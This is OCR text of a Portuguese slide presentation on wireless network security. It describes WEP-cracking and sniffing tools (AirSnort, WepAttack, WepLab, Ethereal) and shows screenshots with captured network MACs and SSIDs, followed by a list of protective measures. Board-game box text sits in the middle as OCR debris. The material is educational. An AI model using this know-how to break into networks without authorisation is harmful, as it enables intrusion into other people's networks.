
Netstumbler



Airsnort

- Interface gráfica
- Geração de arquivo no formato PCAP
- Permite carregar arquivo no formato PCAP
- Suporte a quebra de chaves WEP (~100Mb-1Gb)
- Integração com GPS
- Informações de uso de WEP
- Baixo número de placas (chipsets) suportadas
- Sem detalhes com clientes conectados e nível de sinal

Airsnort


AirSnort
File
Edit
Settings
Help
Load crack file
Save crack file
Log to file
Load pcap file
Exit
Network device
eth0
Refresh
Driver type
wlan-ng
40 bit crack breadth:
20
128 bit crack breadth:
2
Name
WEP
Last Seen
Last IV
Chan
Packets
Encrypted
Interesting
PW: Hex
PW: ASCII
A:5C Homenet54 Tue Jun 29 13:37:45 2004 00:00:00 11 134 0 0
FF:FF:FF:FF:FF:FF Tue Jun 29 14:18:11 2004 00:00:00 431 0 0
00:02:2D:1E:3A:51 Tue Jun 29 13:42:03 2004 00:00:00 244 0 0
00:40:F4:80:B7:4E Tue Jun 29 13:41:18 2004 00:00:00 1 19 0 0
00:0C:41:42:49:E4 Y Tue Jun 29 13:41:27 2004 00:00:00 6 2 0 0
00:0D:88:A6:CE:FB Tue Jun 29 13:42:32 2004 00:00:00 1 0 0
00:00:00:00:00:00 Y Tue Jun 29 13:54:01 2004 AA:AA:03 42 26 0
00:90:4B:0B:9C:F2 wireless Tue Jun 29 13:44:37 2004 00:00:00 6 3 0 0
00:0C:41:18:6D:BF Y Tue Jun 29 13:45:40 2004 00:00:00 11 2 0 0
00:01:F4:75:24:2B Y Tue Jun 29 13:46:14 2004 97:68:F0 1 1 0
00:02:2D:93:77:60 APIS402 Tue Jun 29 14:02:08 2004 00:00:00 9 52 0 0
00:02:2D:51:2E:88 UNINetVarigSul Y Tue Jun 29 14:18:10 2004 AA:AA:03 1 1136 1093 0
00:02:6F:05:44:05 Y Tue Jun 29 13:49:48 2004 24:4B:01 58 57 0
00:60:1D:F0:FB:60 APISSouth Tue Jun 29 14:04:25 2004 00:00:00 3 26 0 0
00:60:1D:F0:FC:9D Tue Jun 29 14:01:47 2004 00:00:00 11 37 0 0
00:02:78:F4:6A:A8 CPAP Tue Jun 29 13:48:51 2004 00:00:00 6 2 0 0
90:38:12:7C:3C:AB Y Tue Jun 29 13:51:37 2004 18:B8:68 1 1 0
00:06:25:24:9E:00 Tue Jun 29 14:01:48 2004 00:00:00 3 15 0 0
76:00:BA:00:93:01 MB06 Y Tue Jun 29 13:52:39 2004 00:00:00 6 2 0 0
02:E0:27:ED:B0:80 UNINetVarig Tue Jun 29 14:02:02 2004 00:00:00 1 23 0 0
00:06:F4:04:D1:9B Tue Jun 29 13:53:11 2004 00:00:00 3 0 0
00:0C:41:18:38:CB LookVg1 Tue Jun 29 13:54:46 2004 00:00:00 6 1 0 0
58:65:DF:D3:98:52 Tue Jun 29 13:58:17 2004 00:00:00 1 0 0
00:E0:98:BE:A1:7A MetroY Tue Jun 29 14:18:10 2004 00:00:00 1 15 0 0
Start
Stop
Clear

WepAttack

- Ataques baseados em:
  - Força bruta
  - Dicionário

- Lê arquivos no formato PCAP
- Permite integração com quebradores de senha tradicionais, como o **John The Ripper**

WepLab


- Ataques baseados em :
  - Força bruta
  - Dicionário
  - Fragilidades do vetor de incializaçao

- Lê arquivos no formato PCAP
- Quebra mais rápido que outra ferramentas, desde que exista padrão de tráfego correto

Ethereal

- Ferramenta gráfica (Unix/Windows)
- Lê e grava no formato PCAP
- Permite filtragem de tráfego
- Permite gerar varios tipos de estatísticas
- Permite remontágem de trafégo
- Não tem recursos para busca de padrões

Ethereal



(Untitled) - Ethereal
Edit View Capture Analyze Statistics Help
Display
Match
Prepar
Enable
Decod
User S
Follow
Time
164 48.927896
165 48.991393
166 48.992649
167 49.014893
168 49.103343
169 49.124163
170 49.124496
171 49.129093
172 49.161776
173 49.162451
174 49.189289
192.168.11.3
200.206.136
Frame 164 (76 bytes on wire, 76 byt
Linux cooked capture
Internet Protocol, Src Addr: 192.168
Transmission Control Protocol, Src P
00 00 04 00 01 00 06 00 e0 00 87
10 45 00 00 3c eb f7 40 00 40 06
20 c8 ce 88 54 80 78 00 50 d2 f2
30 a0 02 16 d0 b3 ee 00 00 02 04
Filter: (ip.addr eq 192.168.11.3 an
Follow TCP stream
Stream Content
GET / HTTP/1.1
Host: www.h2hc.com.br
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.7) Gecko/20040624 Debian/1.7-2
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
If-Modified-Since: Mon, 14 Jun 2004 19:29:59 GMT
If-None-Match: "1f40ea-16c8-40cdfcb7"
HTTP/1.1 304 Not Modified
Date: Wed, 07 Jul 2004 05:27:53 GMT
Server: Apache
Connection: close
ETag: "1f40ea-16c8-40cdfcb7"
Gravar Como
Imprimir
Entire conversation (579 bytes)
ASCII
Filter out this stream
Fechar


ATTACK!
A GAME OF WORLD CONQUEST
EAGLE GAMES
EXPANSION
the road to VICTORY!
AGES 10 AND UP

Métodos de proteção disponíveis

- Desabilitar broadcast de ESSID
- Filtro de MAC
- Isolamento do tráfego de cada cliente
- WEP
- 802.1x
- WPA
- WPA2/RSN
- Monitoramento

Desabilitar broadcast de ESSID



Desabilitar broadcast de ESSID

Options

Channel / Frequency: 11 / 2.462GHz

Data Rate: best

Transmit Power: full

Beacon Interval: (20 - 1000) 100 ms

DTIM (1 - 255): 1

WEP/WPA Status Enabled

Configure WEP/WPA

Access Point Connections

